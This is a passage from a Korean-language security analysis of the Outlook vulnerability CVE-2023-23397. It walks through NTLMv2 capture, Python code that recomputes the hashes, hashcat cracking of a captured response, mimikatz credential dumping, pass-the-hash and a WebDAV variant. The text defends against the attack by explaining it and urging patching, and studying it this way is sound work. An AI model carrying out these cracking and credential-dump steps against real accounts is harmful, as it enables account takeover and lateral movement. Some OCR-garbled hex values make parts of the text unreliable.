  ▾ NTLM Secure Service Provider
      NTLMSSP identifier: NTLMSSP
      NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
    › Target Name: DESKTOP-KEDCVEI
    › Negotiate Flags: 0xe28a8215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negoti
      NTLM Server Challenge: 9d166d6a85c15a30
      Reserved: 0000000000000000
    › Target Info
    › Version 10.0 (Build 19041); NTLM Current Revision 15
```

그림 3-11 NTLM CHALLENGE 패킷

③ (NTLM RESPONSE : 클라이언트 → 서버) 클라이언트는 자신의 패스워드, 계정 정보, 도메인정보, 해커가 전송한 챌린지를 이용하여 해싱을 수행하며 해쉬된 값을 NTLM Response 형태(NTLMSSP_AUTH)로 SMB 서버에 전송한다.

- Domain name : DESKTOP-417QU11
- User name : PARK
- NTLM Response:
  9e10ff9466efbf193916e89fc003b7a20101000000000000005ad093f33aaed9018fc30cbbbb4ed4ef0000000002001e004400450






그림 3-12 NTLMv2 RESPONSE 패킷

최종적으로 해커가 확보한 데이터

사용자 계정(Username) + 도메인 이름(Domainname) + 챌린지(Challenge) + NTLM Reponse (NTProofStr + Blob data)

NTLMv2 Response를 상세히 살펴보면 아래와 같이 NTProofStr, Blob Signature(Response Version, Hi Response Version), Reserved(Zero Flag), Timestamp, Client Nonce(NTLMv2 Client Challenge), Unknow(Zero Flag), Target Information 등으로 구성 된 것을 알 수 있다.




그림 3-13 NTLMv2 RESPONSE 패킷 상세 포멧





그림 3-14 NTLMv2 RESPONSE 패킷 상세 포멧


	Description	Content	NTLM Response 데이터 (예)
0	NTProofStr	16byte	9e10ff9466efbf193916e89fc003b7a2
16	Blob Signature	0x01010000	1010000
20	Reserved	long (0x00000000)	0
24	Timestamp	Little–endian, 64– bit signed value representing the number of tenths of a microsecond since January 1, 1601	5ad093f33aaed901
32	Client Nonce	8 bytes	8fc30cbbbb4ed4ef
40	Unknown	4 bytes	0
44	Target Information	Target Information block (from the Type 2 message).	02001e004400450053004b0054004f0050002d00 4b004500440043005600450049000
가변적	Unknown	4 bytes	00000000

④ (CONFIRMATION/DENIAL : 서버 → 클라이언트) 서버는 사용자의 패스워드는 갖고 있지 않으나 SAM 데이터베이스에 NTLM Hash(해시된 사용자 인증 값)를 갖고 있으므로 클라이언트가 전송한 응답 값(NTLM Response)을 보고 정상적인 사용자 여부를 판단한 다. 만약 NTLM Hash 값, 사용자 계정 값, 도메인 이름, 챌린지, Blob data를 HDMAC_MD5 알고리즘을 통해 해싱한 값이 클라이언트가 전송한 NTProofStr과 동일하다면 클라이언트가 신뢰된 사용자임을 확인하고 서버는 네트워크 접근 권한을 클라이언트에게 부여한다. 값이 일치하지 않을 경우, 서버는 클라이언트의 접속을 거부한다.

- 해커는 사용자의 계정 정보 및 패스워드를 알아내어 사용자 내부망에 접근하는 것이 목적이므로 해당 과정이 필요 없음



실제 PC에서 확인해보면 아래와 같이 SAM 데이터베이스에서 NTLMv1 Hash(e5fd9b46c976bf5df335bb8539161d93) 확인이 가능하다.



4.1.2 NTLMv2 Hash 및 NTLMv2 Response 생성 프로세스

NTLM Response는 NTLM 버전1, NTLM 버전2 등을 통해 생성된다. NTLMv1과 NTLMv2 모두 패스워드 해싱을 위해 MD4알고리즘을 사용한다. 서버가 정상 사용자임을 확인하기 위해 이용되는 NTProofStr을 생성하는 알고리즘은 NTLMv1과 NTLMv2가 다른 알고리즘을 사용하는데 NTLMv1의 경우 DES(ECB)를 사용하며 NTMLv2의 경우, HMAC_MD5를 사용한다.

	LM Hash	NTLMv1	NTLMv2
Hash Algorithm	DES(ECB)	MD4	MD4
Hash Value Length	64+64bit	128bit	128bit
C/R Algorithm	DES(ECB)	DES(ECB)	HMAC_MD5
C/R Algorithm	64+64+64	64+64+64	128bit

③ (NTLM RESPONSE : 클라이언트 → 서버) 단계에서 클라이언트는 서버에게 NTLMv2 Response를 전송하며 NTLMv2 Response는 아래 그림에서 볼 수 있듯이 16바이트의 NTProofStr과 28 + @ 바이트의 Blob Data*로 구성된다.

- 앞서 언급했듯이 Blob Data에는 Blob Signature(Response Version, Hi Response Version), Reserved(Zero Flag), Timestamp, Client Nonce(NTLMv2 Client Challenge), Unknown(Zero Flag), Target Information 등이 포함되어 있음, 상단의 상세 스펙 참고

이후 아래와 같이 NTLMv2 Hash를 생성하는 단계를 거쳐 총 4단계를 통해 NTLMv2 Response가 생성된다.

③-1 (NTLMv2 Hash 생성) 일차로 사용자 패스워드를 MD4를 통해 해싱을 수행한다. 이 값은 NTLM 버전 1에서 사용되는 해쉬로 실제 예제에서의 값은 "e5fd9b46c976bf5df335bb8539161d93"이다. 이후 사용자 계정("PARK")을 대문자로 변환한 값과 도메인 이름 ("DESKTOP-417QU11")을 합친 후 HMAC_MD5 알고리즘을 통해 해싱을 수행한다. 이 값은 NTLMv2 Hash로 예제에서는 "a4c54d0132f1f7a9f4fd249e1e232ef1"에 해당한다. 아래는 NTLMv1 해쉬와 NTLMv2 해쉬를 생성하는 파이썬 코드이다.

```
import hashlib
import hmac

def NTOWFv2(Passwd, User, UserDom):
# Convert Passwd to UTF-16 little-endian bytes and compute MD4 hash
passwd_utf16 = Passwd.encode('utf-16le')
passwd_md4 = hashlib.new('md4', passwd_utf16).digest()
print("NTLMv1 hash : " + passwd_md4.hex()) # NTLMv1 Hash : e5fd9b46c976bf5df335bb853916
1d93
# Concatenate Uppercase(User) and UserDom, then convert to UTF-16 little-endian bytes
user_upper = User.upper()
user_dom_concat = user_upper + UserDom
user_dom_utf16 = user_dom_concat.encode('utf-16le')

# Compute HMAC-MD5 using passwd_md4 as key and user_dom_utf16 as message
hmac_md5 = hmac.new(passwd_md4, user_dom_utf16, hashlib.md5)
ntowfv2 = hmac_md5.digest()

return ntowfv2

# Test the function
Passwd = "142356"
User = "PARK"
UserDom = "DESKTOP-417QU11"
result = NTOWFv2(Passwd, User, UserDom)
print("NTLMv2 hash : " + result.hex()) # NTLMv2 Hash : a4c54d0132f1f7a9f4fd249e1e232ef1
```

③-2 (해커가 전송한 Challenge와 Blob Data 결합) 해커의 SMB서버가 NTLM CHALLENGE 과정에서 전송한 Challenge와 클라이언 트가 NTLM RESPONSE 과정 중에 전송한 Blob Data를 결합한다.

- Challenge : 9d166d6a85c15a3001
- Blob Data :
  010000000000005ad093f33aaed9018fc30cbbbb4ed4ef0000000002001e004400450053004b0054004f0050002d004b00450

③-3 (NTProofStr 생성) Challenge와 BlobData를 결합한 데이터를 앞 과정에서 생성한 NTLMv2 Hash와 같이 HDMAC_MD5 알고리 즘을 사용하여 해싱한다. 아래는 Challenge + BlobData와 NTLMv2 Hash를 해싱하는 파이썬 코드이다. 결과는 NTProofStr이며 값은 9e10ff9466efbf193916e89fc003b7a2이다.

```
import hashlib
import hmac

def hex_to_hmac_md5(hex_value, hex_key):
byte_value = bytes.fromhex(hex_value)
byte_key = bytes.fromhex(hex_key)
hmac_md5 = hmac.new(byte_key, byte_value, hashlib.md5)
return hmac_md5.hexdigest()

hex_value = "9d166d6a85c15a3001010000000000005ad093f33aaed9018fc30cbbbb4ed4ef0000000002
001e004400450053004b0054004f0050002d004b00450
0440043005600450049000100 1e004400450053004b0054004f0050002d004b0045004400430056004500490
0004001e004400450053004b0054004f0050002d004b0
045004400430056004500490003001e004400450053004b0054004f0050002d004b0045004400430056004500
00490007000800 5ad093f33aaed901060004000200000
0080030003000000000000000001000000002000006 6efbea8d8d830d1d8a74bee3c49e26e69acad1bf0a728
a603a149ee7e7330dc0a0010000000000000000000000
0000000000000090028006300690066007300 2f004400450053004b0054004f0050002d00
4b0045004400430056004500490000000000000000"
hex_key = "a4c54d0132f1f7a9f4fd249e1e232ef1" # NTLMv2 Hash

result = hex_to_hmac_md5(hex_value, hex_key)
print(result) # NTProofStr : 9e10ff9466efbf193916e89fc003b7a2
```

③-4 (NTLMv2 RESPONSE : 생성) NTProofStr과 BlobData를 합쳐서 NTLMv2 Response를 생성한다.

- NTProofStr : 9e10ff9466efbf193916e89fc003b7a2
- Blob Data :
  010000000000005ad093f33aaed9018fc30cbbbb4ed4ef0000000002001e004400450053004b0054004
  f0050002d004b00450

4.1.3 NTLM Response 등을 이용한 패스워드 크랙

해커와 사용자 간에 NTLM 인증을 거치면서 해커가 수집할 수 있는 정보는 위에서 언급하였듯이 사용자 계정 정보(User name), 도메인 정보(Domain name), Blob Data, NTProofStr, Challenge이다. 패스워드를 브루트 포싱하여 "HMAC_MD5(HMAC_MD5(MD4(Passwd), Uppercase(User)+Domain), Challenge+Blob Data)" 연산 수행 결과가 NTProofStr 값과 동일하다면 패스워드를 알아낼 수 있다.




그림 3-15 브루트 포스 공격을 이용한 패스워드 정보 획득

패스워드 크랙 툴인 hashcat 프로그램에 사용자 계정 정보(User name), 도메인 정보(Domain name) 등의 정보를 입력하면 패스워드 추 출이 가능하다.

hashcat에서 입력값으로 요구되는 데이터(hash.txt)

User name] :: [Domain name] :: [NTLM Server Callenge]::[NTProofStr]::[Rest of NTLMv2 Response]

```
PARK::DESKTOP-417QU11:9d166d6a85c15a30:9e10ff9466efbf193916e89fc003b7a2:0101000000000000
5ad093f33aaed9018fc30cbbbb4ed4ef000000000200
1e004400450053004b0054004f0050002d004b00450044004300560045004900001001e004400450053004b0
054004f0050002d004b00450044004300560045004900
04001e004400450053004b0054004f0050002d004b00450044004300560045004900003001e0044004500530
04b0054004f0050002d004b00450044004300560045004500
4900070008005ad093f33aaed90106000400020000000800300030000000000000000010000000020000066e
fbea8d8d830d1d8a74bee3c49e26e69acad1bf0a728a6
03a149ee7e7330dc0a001000000000000000000000000000000000000900280063006900660073002f00440
0450053004b0054004f0050002d004b00450044004300
560045004900000000000000000000
```

• 아래와 같이 hashcat —force –m 5600 –a 3 hash.txt를 통해 패스워드 크랙을 시도한다.

```
a@ubuntu:~/Desktop$ sudo hashcat --force -m 5600 -a 3 hash.txt
hashcat (v5.1.0) starting...
```

그림 3-16 hashcat을 이용한 패스워드 크랙

• hashcat 실행 결과, 사용자 패스워드(142356)가 NTLM 인증 정보 뒤에 출력되는 것을 확인할 수 있다.

```
PARK::DESKTOP-417QU11:9d166d6a85c15a30:9e10ff9466efbf193916e89fc003b7a2:0101000000000005ad093f33aaed9018fc30cbbbb4ed4ef00000000020
e0044004500530004b0054004f0050002d004b0045004400430056004500490004001e0044004500530004b0054004f0050002d004b0045004400430056004500490
0008005ad093f33aaed90106000400020000000880300030000000000000000010000000020000066efbea8d8d830d1d8a74bee3c49e26e69acad1bf0a728a603a14
073002f0044004500530004b0054004f0050002d004b0045004400430056004500490000000000000000:142356

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: PARK::DESKTOP-417QU11:9d166d6a85c15a30:9e10ff9466ef...000000
Time.Started.....: Sun Jul  9 18:50:34 2023 (16 secs)
Time.Estimated...: Sun Jul  9 18:50:50 2023 (0 secs)
```

사용자 PC 패스워드

그림 3-17 패스워드 크랙 결과

4.1.4 NTLM Hash를 이용한 도메인 PC 장악 (Pass-the-hash Attack)

인증 과정에서 획득한 정보(NTLMv2 Response, Challenge 등)를 기반으로 패스워드 뿐 아니라 NTLMv2 hash도 획득가능하다. 해커는 이메일 수신자를 통해 획득한 NTLMv2 hash를 이용하여 피해자와 같은 도메인에 있는 사용자에게 SMB를 통해 접속이 가능하다. 이러한 공격을 "hash를 건넨다"는 의미의 Pass-the-hash 공격이라고 한다.




그림 3-18 Pass-the-hash 공격 개요도

실제 이러한 공격은 APT 공격, 랜섬웨어 내부망 유포 등의 사례에서 발견되고 있으며 주로 미미카츠(mimikatz)라고 하는 프로그램을 사용하여 피해자의 자격증명정보 및 암호화를 추출한다. 공격자는 피해자 PC에서 미미카츠(mimikatz)를 이용하여 "setkurlsa::logonpasswords"를 입력하면 아래와 같이 Username, Domain, NTLM 등의 정보를 알 수 있다.

미미카츠(Mimikatz)

메모리 등에 저장된 자격 증명 정보(Crediential) 및 암호를 추출하는 소프트웨어

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 13995564 (00000000:00d58e2c)
Session           : Interactive from 1
User Name         : PC1
Domain            : DESKTOP-4QU1UEO
Logon Server      : DESKTOP-4QU1UEO
Logon Time        : 2023-09-01 오전 8:24:33
SID               : S-1-5-21-3313174192-421821727-3493588604-1001
        msv :
         [00000003] Primary
         * Username : PC1
         * Domain   : DESKTOP-4QU1UEO
         * NTLM     : a308517fa06c9557e96503671e04448b
         * SHA1     : b89c3e8119cdf278c2103bd723682296375 7fb17
```

'21년 한국인터넷진흥원 침해사고대응센터에서 발표한 "TTPs#5 AD 환경을 위협하는 공격 패턴 분석" 보고서에 따르면 해커는 스피어피싱 이메일을 통해 피해자를 감염시킨 후 피해자 PC에서 미미카츠(mimikatz)를 실행하여 자격 증명정보를 탈취하였다. 공격자는 AD 관리자 계정 탈취를 위해 연결된 시스템으로 측면 이동(lateral movement)하며 미미카츠(mimikatz)를 통해 계정 정보를 수집하고, AD관리자 계정 정보인 경우 AD 시스템을 장악하였다. 이후 장악한 네트워크 망에 클롭 랜섬웨어(Clop Ransomeware)를 유포시켜 기업의 피해를 확대시켰다.




그림 3-19 미미카츠를 통한 측면 이동(lateral movement) 공격

MS Outlook 취약점(CVE-2023-23397)을 이용한 공격과 미미카츠(mimikatz)를 이용한 공격의 차이점을 살펴보면 MS Outlook 취약점 은 이메일을 수신한 피해자의 NTLM 해쉬를 획득할 수 있는 반면 미미카츠 공격은 장악한 PC 내부에서 NTLM 해쉬를 획득할 수 있다는 점이다. 뿐만 아니라 미미카츠의 경우, 디버깅 모드가 필요하기 때문에 관리자 권한이 필요하다. **관리자 PC의 이메일 주소를 알고 있는 상태에서 MS Outlook 취약점(CVE-2023-23397)을 이용한다면 관리자의 자격 증명 정보를 탈취할 수 있으므로 공격자 입장에서 측면 이동 (lateral movement, 미미카츠 활용)하는 것에 비해 관리자 PC를 찾는 수고를 줄일 수 있다.** 최근 *BitLocker 랜섬웨어 또한 미미카츠 등 을 통해(NTLM 해시로 권한 획득) 유포되고 있으며 Outlook 취약점을 이용할 경우 다른 취약점 및 툴 없이 간단하게 계정 탈취가 가능한 만큼 신속한 패치가 필요하다.

*BitLocker 랜섬웨어 : AES 알고리즘과 디퓨저 알고리즘을 사용하는 암호화 기능을 악용한 랜섬웨어

공격방법	권한	자격증명 탈취 방법	AD 관리자 권한 탈취 방법
MS Outlook 취약점을 이용한 NTLMv2 해쉬 탈취	필요 없음	취약점 포함 메시지(.msg) 내부에 음원다운로드용 SMB 서버 설정 시 통신 과정에서 탈취	AD 관리자 이메일 주소 확보 후 취약점이 포함된 메시지(.msg) 발송
미미카츠(mimikatz)를 이용한 NTLMv2 해쉬 탈취	administrator	공격자가 장악한 PC 및 시스템에서 미미카츠를 실행 하여 탈취	측면(lateral movemnet)를 통한 AD 관리 자 PC 장악 과정 필요

4.2 (두 번째 공격 시나리오) Webdav 서버를 통한 인증 정보 탈취

두 번째 공격 시나리오는 SMB 서버 접속 실패 시 Webdav 서버로 접속되는 Windows 운영체제 특성을 이용한 공격이다. “미리알림” 설정을 Webdav 서버를 가리키도록 UNC 경로으로 지정하면 SMB 통신 실패 시 Webdav 서버(80)로 접속한다. 이 때 인증 방식은 기본인증, 익명 인증, Windows 인증 방식 등을 사용하며 TrendMicro社에 따르면 쿠키값(DavSetCookie) 탈취를 통해 또 다른 Webdav 서버에 접속하거나, 해커가 제작한 페이지 접속을 유도하여 악성코드 유포가 가능하다[4].

WebDAV

Web-based Distributed Authoring and Versioning (웹기반 분산형 저작 및 버전관리)의 약자로 클라이언트가 서버에서 파일 업로드 및 다운로드, 파일 편집 및 삭제와 같은 원격 웹 콘텐츠 저작 작업을 수행할 수 있도록 하는 HTTP 프로토콜의 확장




그림 3-20 Webdav 서버 활용 MS Outlook 취약점(CVE-2023-23397) 공격 흐름

Webdav 서버 활용 MS Outlook 취약점(CVE-2023-23397) 공격 흐름

(1단계) 피해자는 자동 알림이 설정된 이메일 수신
(2단계) 피해자가 이메일을 열람하지 않아도 수신한 것만으로 취약점 발생
(3단계) 알림 음원 다운로드를 위해 해커의 SMB 접속
(4단계) SMB 접속 실패 후 Webdav 접속
(5단계) 피해자는 Webdav에 DavSetCookie 정보 전송
(6단계) 해커는 패자의 쿠키 정보(DavSetCookie)를 shadow credential로 이용하거나 악성 페이지 접속 유도하여 악성코드를 유포

실제 미리알림 음원 다운로드 UNC 경로를 Webdav 서버(10.10.3.251)@80으로 설정하면 아래와 같이 SMB 서버 대신 Webdav 서버로 접속하는 것을 볼 수 있다.




그림 3-21 음원 파일 다운로드를 위해 Webdav 서버로 UNC 경로 설정

Process Monitor를 통해 살펴보면 Outlook.exe가 Webdav 서버에 접속하여 음원 파일(a.wav)을 다운로드하는 것을 볼 수 있다. 다만 a.wav 다운로드를 위해서는 익명인증(인증이 설정되어 있지 않은 상태)인 경우에 가능하다.

그림 3-22 음원 파일(a.wav) 파일 다운로드하는 아웃룩 프로그램(Outlook.exe)

```
PROPFIND /webdav/a.wav HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19043
Depth: 0
translate: f
Content-Length: 0
Host: 10.10.3.251

HTTP/1.1 207 Multi-Status
Date: Mon, 04 Sep 2023 05:27:57 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 889
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/xml; charset="utf-8"

<?xml version="1.0" encoding="utf-8"?>
<D:multistatus xmlns:D="DAV:">
<D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
<D:href>/webdav/a.wav</D:href>
<D:propstat>
<D:prop>
<lp1:resourcetype/>
<lp1:creationdate>2023-08-31T00:20:52Z</lp1:creationdate>
<lp1:getcontentlength>108800</lp1:getcontentlength>
<lp1:getlastmodified>Thu, 31 Aug 2023 00:20:52 GMT</lp1:getlastmodified>
<lp1:getetag>"1a900-6042d04514c3e"</lp1:getetag>
<lp2:executable>F</lp2:executable>
<D:supportedlock>
<D:lockentry>
<D:lockscope><D:exclusive/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
<D:lockentry>
<D:lockscope><D:shared/></D:lockscope>
<D:locktype><D:write/></D:locktype>
</D:lockentry>
</D:supportedlock>
<D:lockdiscovery/>
<D:getcontenttype>audio/x-wav</D:getcontenttype>
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
</D:multistatus>
```

그림 3-23 인증 없이 a.wav를 다운로드 하기 위한 webdav 패킷

Digest, NTLM 등 인증이 설정되어 있는 상태에서 접속 시도하면, 아래와 같이 파일이 없다는 메시지가 팝업으로 뜨기 때문에 파일 다운로 드가 불가능하며 공격을 위해서는 추가 공격 시나리오가 필요하다.




그림 3-24 인증 설정 시 팝업

TrendMicro社는 SMB서버 접속 실패 시 WebDav 서버로 접속하는 과정에서 쿠키 정보(DavSetCookie)가 해커에게 유출되며 해커는 shadow credential로 이용하여 또 다른 Webdav서버에 접속할 수 있다고 하였다. 또한 공격자는 Webdav 서버에 악성코드 유포 등을 위 한 페이지를 구축하고 접속을 유도할 수 있다고 가능성을 제시하였다.

